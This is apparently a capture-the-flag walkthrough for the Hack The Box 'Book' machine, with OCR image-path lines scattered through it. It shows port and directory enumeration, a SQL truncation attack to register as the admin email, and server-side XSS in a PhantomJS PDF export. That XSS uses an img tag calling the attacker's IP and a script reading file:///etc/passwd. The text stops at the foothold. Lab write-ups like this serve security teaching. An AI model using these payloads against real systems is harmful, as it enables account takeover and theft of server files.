
```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.176 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.176
```

```
nmap -p$ports -sC -sV 10.10.10.176
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 10:44 IST
Nmap scan report for 10.10.10.176
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LIBRARY - Read | Learn | Have Fun
```


Nmap reveals two open ports running HTTP and SSH respectively.

Apache


Browsing to port 80 returns a sign-up and login form.



Clicking on `Sign Up` without any input results in the following pop-up.



The page asks us to register usernames with less than 10 characters only. Similarly, an empty email field prompts us to enter an address of less than 20 characters in length.




Gobuster


Let's run Gobuster to find any hidden folders.

```
gobuster dir -u http://10.10.10.176 -w directory-list-1.0.txt -t 50

/images (Status: 301)
/docs (Status: 301)
/admin (Status: 301)
```


The `/docs` folder returns a 403 forbidden error. However, the `admin` folder hosts an admin login form.




Let's register a new account with `admin` to see if this username exists.




The registration as admin was successful and we get access to the library.




Let's see if we can use the same credentials on the admin page.




We're denied access to the admin panel, which means that the login depends on the email and not username. Let's try using an email such as `admin@book.htb`.






The page states that the user already exists. Let's return to the registered account and enumerate the application. The library application contains a few pages with different functionality.


The `Collections` page contains a book submission upload form.



Let's upload a file and see if we can find the upload location.



The page displays the following pop-up and returns to the submission page.



The file location isn't revealed and it's not found in the `/docs` folder either. Let's continue enumerating the application. The profile information page allows us to edit our username.

Library

If you have a Garden and a Library, you have everything you needed.

ollections Contact Us Signed in as admin

Profile Information

Name	admin
Email	admin@test.com
Role	User

Update

Let's intercept the request in Burp for further inspection.

Request

Raw Params Headers Hex

```
1 POST /profile.php HTTP/1.1
2 Host: 10.10.10.176
3 Accept-Language: en-US,en;q=0.5
4 Accept-Encoding: gzip, deflate
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 20
7 Origin: http://10.10.10.176
8 Connection: close
9 Referer: http://10.10.10.176/profile.php
10 Cookie: PHPSESSID=vr3p6dvt3hssoflggct19kd041
11 Upgrade-Insecure-Requests: 1
12
13 name=admin1234567890
```

Response

Raw Headers Hex HTML Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 07 Jul 2020 06:08:20 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 66
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 <script>alert("Updated.");window.location="/profile.php";
  </script>
```

SQL Truncation

Sending a request with a username that is greater than 10 characters is found to result in truncation of the username.

Collections Contact Us Signed in as admin12345

Profile Information

Name	admin12345
Email	admin@test.com
Role	User

Update

Let's see if this behavior exists even with spaces in the input.

Request

Raw Params Headers Hex


```
1 POST /profile.php HTTP/1.1
2 Host: 10.10.10.176
3 Accept-Language: en-US,en;q=0.5
4 Accept-Encoding: gzip, deflate
5 Content-Type: application/x-www-form-urlencoded
6 Content-Length: 28
7 Origin: http://10.10.10.176
8 Connection: close
9 Referer: http://10.10.10.176/profile.php
10 Cookie: PHPSESSID=vr3p6dvt3hssoflggct19kd041
11 Upgrade-Insecure-Requests: 1
12
13 name=admin+++++++++++++test
```

Response

Raw Headers Hex HTML Render


```
1 HTTP/1.1 200 OK
2 Date: Tue, 07 Jul 2020 06:10:31 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 66
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 <script>alert("Updated.");window.location="/profile.php";
  </script>
```

We enter multiple spaces then URL encode the entire username and forward the request. Refreshing the profile page shows that our username was set to admin with trailing spaces.




According to the MySQL documentation, trailing spaces are ignored during database operations. This means that the usernames "admin " and "admin" are identical from a MySQL perspective.

Assuming that the backend DBMS is MySQL, we should be able to leverage this attack to sign-up as `admin@book.htb`. Send another request from the sign up form and intercept it.



We register the username `someuser`, and the email `admin@book.htb` with trailing spaces and characters. This should truncate our input and insert the email into the database as `admin@book.htb`. Forwarding the request doesn't return any errors and redirects us to the login page. Let's login with the credentials `someuser / admin` now.



We're granted access to the admin panel now. The `Collections` tab seems to allow exporting of collections in PDF format.

Export The Collections

#	Export
Users	PDF
Collections	PDF

Adding a new collection and then exporting it results in the following PDF.

Collections Data

Title	Author	Link
Corpse Flower	-	1
Queen of the Night	-	2
Chocolate cosmos	-	3
Lady's-Slipper	-	4
test	test	56195

We see our collection entry at the end of the table, which resembles a table created using HTML code. Possibly the table is rendered by the server before converting it to PDF?

XSS

Let's try adding a new collection with an `img` tag pointing to our IP address. If the server renders the HTML, then we should receive an HTTP request.

```
<img src="http://10.10.14.3/test" />
```

Book Submission

Book Title	<img src="http://10.10.14.3/test" /
Author	test

Browse... No file selected.

Upload

Submit the book, start a listener on port 80 and then export the collection from the admin panel.

```
nc -lvp 80
Listening on 0.0.0.0 80
Connection received on 10.10.10.176 37606
GET /test HTTP/1.1
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1
(KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en,*
Host: 10.10.14.3
```

As expected, we received an HTTP request on our listener with the User-Agent containing `PhantomJS`. PhantomJS is a server-side headless browser that is scriptable using JavaScript. It is useful for task automation, testing and taking screen captures of remote web pages.

As the script runs server-side, we should be able to run JavaScript code during the rendering process. Let's use a simple JS snippet to test this.

```
<script>document.write("Javascript works!")</script>
```

Enter the snippet above into the book submission and proceed to export the PDF.


Collections Data

Title	Author	Link
Corpse Flower	-	1
Queen of the Night	-	2
Chocolate cosmos	-	3
Lady's-Slipper	-	4
Javascript works!	test	57767

We see that the string `Javascript works!` was successfully written to the document. Now that we have achieved code execution, we can use the XMLHttpRequest class and attempt to read local files using the `file:///` URI scheme.

```
<script>
    var x = new XMLHttpRequest();
    x.open("GET", "file:///etc/passwd", true);
    x.onload = function(){
        document.write(x.responseText);
    };
    x.send();
</script>
```

The script above will attempt to read the `/etc/passwd` file and write it out to the HTML page. `/etc/passwd` is a good choice as it is readable by all system users. Enter this into the submission page and then export the PDF.



The export was successful and we are able to read the passwd file.

Foothold

A user named `reader` is found to exist with a valid shell.

